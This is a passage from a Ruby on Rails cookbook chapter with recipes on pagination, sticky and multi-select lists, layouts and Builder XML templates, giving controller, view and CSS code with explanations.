


Figure 5.1. The results of the `display_new_hires` view helper.

5.3 Displaying Large Data-sets with Pagination

Problem

Displaying large datasets in a browser can quickly become unusable; it can even cause the browser application to crash. You want to manage the display of large datasets by paginating the output: displaying subsets of the output of over multiple pages.

Solution

The paginate helper makes setting up pagination simple. To paginate the output of a large list of movies, call the `pagination` method in the `Movies` controller and store the results in two instance variable named `@movie_pages` and `@movies`.

`app/controllers/movies_controller.rb:`

```
class MoviesController < ApplicationController

  def list
    @movie_pages, @movies = paginate :movies,
      :order_by => 'year, title',
      :per_page => 10
  end
end
```

In your view, iterate over the array of `Movie` objects stored in the `@movies` instance variable. Use the `@movie_pages` Paginator object to create links to the next and previous page of results. Include the `pagination_links` method in your view to display links to other pages of results.

`app/views/movies/list.rhtml:`

```
<table width="100%">
  <tr>
    <% for column in Movie.content_columns %>
      <th>
        <span style="font-size: x-large;"><%= column.human_name %></span>
      </th>
    <% end %>
  </tr>
  <% for movie in @movies %>
    <tr style="background: <%= cycle("#ccc", "") %>;">
      <% for column in Movie.content_columns %>
        <td><%= movie.send(column.name) %></td>
      <% end %>
    </tr>
  <% end %>
  <tr>
    <td colspan="<%= Movie.content_columns.length %>">
      <hr />
      <center>
        <%= link_to '[previous]', { :page => @movie_pages.current.previous } \ 
          if @movie_pages.current.previous %>
        <%= pagination_links(@movie_pages) %>
        <%= link_to '[next]', { :page => @movie_pages.current.next } \ 
          if @movie_pages.current.next %>
      </center>
    </td>
  </tr>
</table>
```

The screenshot shows a web browser window titled "Movies: list". The address bar displays the URL "http://localhost:3000/movies/list?page=4". The main content area is a table with two columns: "Title" and "Year". The table lists ten movies from the 1950s and 1960s. The rows alternate in background color. At the bottom of the table, there is a navigation bar with links for "[previous] 1 2 3 4 5 6 ... 8 [next]".

Title	Year
The Night of the Hunter	1955
The Searchers	1956
Bonnie and Clyde	1958
Vertigo	1958
Requiem for a Heavyweight	1959
Come Like It Hot	1959
The 400 Blows	1959
La Dolce Vita	1960
Mpsycho	1960
Lawrence of Arabia	1962

[previous] 1 2 3 4 5 6 ... 8 [next]

Figure 5.2. The fourth page of a paginated list of movies.

Discussion

Pagination is the standard technique for displaying large result sets on the web. Rails handles this common problem by splicing up your data into smaller sets with the Pagination helper.

Figure 5.2 shows the output of the pagination from the solution.

Calling `paginate` in your controller returns a Paginator object, as well as an array of objects that represents the initial subset of results. The current page is determined by the contents of the `@params['page']` variable. If that variable is not present in the request object, the first page is assumed.

The options passed to `paginate` specify the model objects to fetch and the conditions about result set you want paginated. In the solution, the first argument passed to `paginate` is `:movies` which says to return all movie objects. The `:order_by` option specifies their order. The `:per_page` option is the maximum amount of records that each page of results should contain. It's common to have this value adjustable by the user. For example, to have the size of pages determined by the value of `@params[:page_size]`, such as

```
def list
  if @params[:page_size] and @params[:page_size].to_i > 0
    @session[:page_size] = @params[:page_size].to_i
  elsif @session[:page_size].nil?
    @session[:page_size] ||= 10
  end
  @movie_pages, @movies = paginate :movies,
    :order_by => 'year, title',
    :per_page => @session[:page_size]
end
```

where a url of `http://localhost:3000/movies/list?page=2&page_size=30` would set the page size to 30 for that session.

See Also

-

`<xi:include></xi:include>`

5.4 Creating a Sticky Select List

Problem

You've set up scaffolding for one of your models, and you want to add a select list that incorporates information about an associated model to the edit form. This select list should remember and display the value or values selected from the most recent submission of the form.

Solution

You have an application that tracks assets and their types. The following model definitions set up the relationship between assets and asset types:

`app/models/asset.rb`:

```

class Asset < ActiveRecord::Base
  belongs_to :asset_type
end

app/models/asset_type.rb:

class AssetType < ActiveRecord::Base
  has_many :assets
end

```

For your view, you'll need access to all asset types to display in the select list. In the controller, retrieve all `AssetType` objects and store them in an instance variable named `@asset_types`.

```

app/controllers/assets_controller.rb:

class AssetsController < ApplicationController

  def edit
    @asset = Asset.find(params[:id])
    @asset_types = AssetType.find(:all)
  end

  def update
    @asset = Asset.find(params[:id])
    if @asset.update_attributes(params[:asset])
      flash[:notice] = 'Asset was successfully updated.'
      redirect_to :action => 'show', :id => @asset
    else
      render :action => 'edit'
    end
  end
end

```

In the edit form, create a select tag with a `name` attribute that adds `asset_type_id` to the `params` hash upon form submission. Use `options_from_collection_for_select` to build the options of the select list from the contents of `@asset_types`.

```

app/views/assets/edit.rhtml:

<h1>Editing asset</h1>

<%= start_form_tag :action => 'update', :id => @asset %>
<%= render :partial => 'form' %>

<p>
<select name="asset[asset_type_id]">
  <%= options_from_collection_for_select @asset_types, "id", "name",
                                         @asset.asset_type.id %>
</select>
</p>

<%= submit_tag 'Edit' %>
<%= end_form_tag %>

```

```
<%= link_to 'Show', :action => 'show', :id => @asset %> |  
<%= link_to 'Back', :action => 'list' %>
```

Discussion

The solution creates a select list in the asset edit view that is initialized with the previously selected `asset_type`. The `options_from_collection_for_select` method takes four parameters; a collection of objects, the string value of the select list element, the string name of the element, and the record id of item in the list that should be selected by default. So passing `@asset.asset_type.id` as the fourth parameter makes the previously selected asset type, sticky.

Like many of the helper methods in Action View, `options_from_collection_for_select` is just a wrapper around a more general method, in this case, `options_for_select`. It's implemented internally as:

```
def options_from_collection_for_select(collection,  
                                      value_method,  
                                      text_method,  
                                      selected_value = nil)  
  options_for_select(  
    collection.inject([]) do |options, object|  
      options << [ object.send(text_method), object.send(value_method) ]  
    end,  
    selected_value  
  )  
end
```

Figure 5.3 shows the results of the solution's select list the following addition to the `show` view for displaying the current asset type

```
<p>  
  <b>Asset Type:</b> <%=h @asset.asset_type.name %>  
</p>
```

See Also

-

`<xi:include></xi:include>`

5.5 Editing many-to-many Relationships with Multi-Select Lists

Problem

You have two models that have a many-to-many relationship to each other. You want to create a select list in the edit view of one model that allows you to associate with one or more records of the other model.




Figure 5.3. A sticky select list in action.

Solution

As part of your application's authentication system, you have users that can be assigned to one or more roles which define access privileges. The many-to-many relationship between `users` and `roles` is set up by the following class definitions:

`app/models/user.rb:`

```
class User < ActiveRecord::Base
  has_and_belongs_to_many :roles
end
```

`app/models/role.rb:`

```
class Role < ActiveRecord::Base
  has_and_belongs_to_many :users
end
```

In the `edit` action of the `Users` controller, add an instance variable named `@selected_roles` and populate it with all of the `Role` objects. Define a private method

named `handle_roles_users` to handle updating a User object with associated roles from the `params` hash.

app/controllers/users_controller.rb:

```
class UsersController < ApplicationController

  def edit
    @user = User.find(params[:id])
    @roles = {}
    Role.find(:all).collect { |r| @roles[r.name] = r.id }
  end

  def update
    @user = User.find(params[:id])
    handle_roles_users
    if @user.update_attributes(params[:user])
      flash[:notice] = 'User was successfully updated.'
      redirect_to :action => 'show', :id => @user
    else
      render :action => 'edit'
    end
  end

  private
  def handle_roles_users
    if params['role_ids']
      @user.roles.clear
      roles = params['role_ids'].map { |id| Role.find(id) }
      @user.roles << roles
    end
  end
end
```

In the Users edit view, create a multiple option select list using `options_for_select` to generate the options from the objects in the `@roles` instance variable. Construct a list of existing Role associations and pass it in as the second parameter.

app/views/users/edit.rhtml:

```
<h1>Editing user</h1>

<%= start_form_tag :action => 'update', :id => @user %>
<%= render :partial => 'form' %>

<p>
<select id="role_ids" name="role_ids[]" multiple="multiple">
  <%= options_for_select(@roles, @user.roles.collect { |d| d.id }) %>
</select>
</p>

<%= submit_tag 'Edit' %>
<%= end_form_tag %>

<%= link_to 'Show', :action => 'show', :id => @user %> |
<%= link_to 'Back', :action => 'list' %>
```

To display the roles associated with each user, join them as a comma separated list in view of the `show` action.

`app/views/users/show.rhtml:`

```
<% for column in User.content_columns %>
<p>
  <b><%= column.human_name %></b> <%= h @user.send(column.name) %>
</p>
<% end %>
<p>
  <b>Role(s):</b> <%= h @user.roles.collect { |r| r.name}.join(', ') %>
</p>

<%= link_to 'Edit', :action => 'edit', :id => @user %> |
<%= link_to 'Back', :action => 'list' %>
```

Discussion

There are a number of helpers available for turning collections of objects into select lists in Rails. For example, the `select` or `select_tag` methods of `ActionView::Helpers::FormOptionsHelper` will generate the entire HTML select tag based on a number of options. Most of these helper methods generate only the options list.

Figure 5.4 shows two roles selected for a user and how those roles are listed in the view of the `show` action.

See Also

- For more information on options helpers in Rails see: <http://api.rubyonrails.com/classes/ActionView/Helpers/FormOptionsHelper.html>

`<xi:include></xi:include>`

5.6 Factoring out Common Display Code with Layouts

Problem

Most multi-page web sites have common visual elements that appear on most pages (or even all) of the site. You'd like to factor out this common display code and avoid repeating yourself unnecessarily within your view templates.

Solution

Create a layout file in `app/views/layouts` containing the display elements that you want to appear on all templates rendered by a particular controller. Name this file after the controller whose templates you want it applied to. At some point in this file, output




Figure 5.4. A form allowing selection of multiple items from a select list.

the contents of the code for which the layout is to apply to with `@content_for_layout`.

`app/views/layouts/main.rhtml:`

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
    <meta http-equiv="content-type" content="text/html; charset=utf-8" />
    <%= stylesheet_link_tag "main" %>
    <title>Some CSS Site</title>
</head>
<body>
    <div id="header">
        <h1>Header content...</h1>
    </div>

    <div id="leftcol">
        <h3>Navigation:</h3>
```

```

<ul>
  <li><a href="/main/">Home</a></li>
  <li><a href="/sales/">Sales</a></li>
  <li><a href="/reports/">Reports</a></li>
  <li><a href="/support/">Support</a></li>
</ul>
</div>

<div id="maincol">
  <%= yield %>
</div>

<div id="footer">
  <p>Footer text goes here...</p>
</div>
</body>
</html>

```

Once the `main.rhtml` layout file is created and in place, every template file in `app/views/main/` will be surrounded by the contents of the layout. For example, the following `index.rhtml` file will be substituted for the call to `yield` variable in the layout file.

`app/views/main/index.rhtml:`

```

<h2>What Is Web 2.0</h2>

<p>The bursting of the dot-com bubble in the fall of 2001 marked a turning point for the web. Many people concluded that the web was overhyped, when in fact bubbles and consequent shakeouts appear to be a common feature of all technological revolutions. Shakeouts typically mark the point at which an ascendant technology is ready to take its place at center stage. The pretenders are given the bum's rush, the real success stories show their strength, and there begins to be an understanding of what separates one from the other.</p>

```

Notice that the layout file includes a call to `stylesheet_link_tag "main"` which outputs a script include tag for the following CSS file which positions the various elements of the page.

`public/stylesheets/main.css:`

```

body {
  margin: 0;
  padding: 0;
  color: #000;
  width: 500px;
  border: 1px solid black;
}
#header {
  background-color: #666;
}
#header h1 { margin: 0; padding: .5em; color: white; }
#leftcol {
  float: left;

```

```

width: 120px;
margin-left: 5px;
padding-top: 1em;
margin-top: 0;
}
#leftcol h3 { margin-top: 0; }
#maincol { margin-left: 125px; margin-right: 10px; }
#footer { clear: both; background-color: #ccc; padding: 6px; }

```

Discussion

By default, one layout file corresponds to each controller of your application. The solution sets up a layout for an application with a `Main` controller. By default, views rendered by the `Main` controller use the `main.rhtml` layout.

Figure 5.5 shows the output of the layout being rendered around the contents of the `index.rhtml` template, with the `main.css` style sheet applied.

You can explicitly declare which layout a controller uses with Action Controller's `layout` method. For example, If you want the `Gallery` controller to use the same layout as the `Main` controller, add the following layout call to controller class definition:

```

class GalleryController < ApplicationController
  layout 'main'
  ...
end

```

`layout` also accepts conditional options. So if you wanted the layout to apply to all actions except the `popup` action, you would have: `layout 'main', :except => :popup`. Additionally, instance variables defined in an action are available within the view rendered based on that action as well as its layout template that's applied to the view.

In older projects, you may see

```
<%= @content_for_layout %>
```

instead of the newer `yield` syntax. Each does the same thing, and includes content into the template.

See Also

- Recipe 5.7

`<xi:include></xi:include>`

5.7 Defining a Default Application Layout

Problem

You want to create a consistent look across your entire application using a single layout template.




Figure 5.5. A typical four-region web page created using layouts.

Solution

To have one layout be applied, by default, to all of your controller's views, create a layout template named *application.rhtml* and put in your application's layout directory (i.e. *app/views/layouts*). For example:

app/views/layouts/application.rhtml:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
  <title>My Weblog</title>
  <head>
    <meta http-equiv="Content-Type"
          content="text/html; charset=ISO-8859-1" />
    <%= stylesheet_link_tag "weblog" %>
    <%= javascript_include_tag :defaults %>
  </head>
  <body>
    <div id="container">

      <%= yield %>

    </div>
  </body>
</html>
```

Discussion

The application-wide layout template in the solutionn will apply to all of your views by default. You can override this behaviour per controller (or even action) by either creating additional layout files named after your controllers or by explicitly calling the layout method within your controller class definitions.

See Also

- Recipe 5.6

`<xi:include></xi:include>`

5.8 Output XML with Builder Templates

Problem

Instead of generating HTML with ERb, you want to generate XML or XHTML. And you'd rather not have to type all of those tags.

Solution

Use Builder templates in Rails by creating a file with an extension of .rxml. Place this file in the `views` directory. The following Builder template will be rendered when the `show` action of the Docbook controller is invoked.

`app/views/docbook/show.rxml:`

```
xml.instruct!
xml.declare! :DOCTYPE, :article, :PUBLIC,
  "-//OASIS//DTD DocBook XML V4.4//EN",
  "http://www.oasis-open.org/docbook/xml/4.4/docbookx.dtd"
xml.article do
  xml.title("What Is Web 2.0")
  xml.section do
    xml.title("Design Patterns and Business Models for the Next Generation
      of Software")
    xml.para("The bursting of the dot-com bubble in the fall of 2001 marked
      a turning point for the web. Many people concluded that the web was
      overhyped, when in fact bubbles and consequent shakeouts appear to be
      a common feature of all technological revolutions. Shakeouts
      typically mark the point at which an ascendant technology is ready to
      take its place at center stage. The pretenders are given the bum's
      rush, the real success stories show their strength, and there begins
      to be an understanding of what separates one from the other.")
  end
end
```

Discussion

The solution renders the following output when the `show` action of the Docbook controller is called:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE article PUBLIC "-//OASIS//DTD DocBook XML V4.4//EN"
  "http://www.oasis-open.org/docbook/xml/4.4/docbookx.dtd">
<article>
  <title>What Is Web 2.0</title>
  <section>
    <title>Design Patterns and Business Models for the Next Generation
      of Software</title>
    <para>The bursting of the dot-com bubble in the fall of 2001 marked
      a turning point for the web. Many people concluded that the web was
      overhyped, when in fact bubbles and consequent shakeouts appear to be
      a common feature of all technological revolutions. Shakeouts
      typically mark the point at which an ascendant technology is ready to
      take its place at center stage. The pretenders are given the bum's
      rush, the real success stories show their strength, and there begins
      to be an understanding of what separates one from the other.</para>
  </section>
</article>
```

Builder templates work by transforming method calls on a `Builder::XmlMarkup` object into tags that surround the first argument to that object. The optional remaining ar-

gument is a hash that is interpreted as the attributes for the tag being created. For example:

```
xml = Builder::XmlMarkup.new  
xml.h1('Ruby on Rails', {:class => 'framework'})
```

The previous code generates the tag:

```
<h1 class="framework">Ruby on Rails</h1>
```

In Rails, Builder templates are automatically supplied with a `Builder::XmlMarkup` object named `xml` so there's no need to instantiate it. The first parameter is commonly passed in as a block, which makes creating nested tags simple and readable. Here's an example of sub-elements being passed created within a parent element using the block syntax:

```
xml.h1 do  
  xml.comment! "with a little emphasis on Ruby..."  
  xml.span("Ruby", :style => "color: red;")  
  xml.text! " on Rails!"  
end
```

This template produces:

```
<h1>  
  <!-- with a little emphasis on Ruby... -->  
  <span style="color: red;">Ruby</span>  
  on Rails!  
</h1>
```

The `comment!` and `text!` methods have special meanings; they create XML comments or plain text (respectively) instead of being interpreted as tag names.

See Also

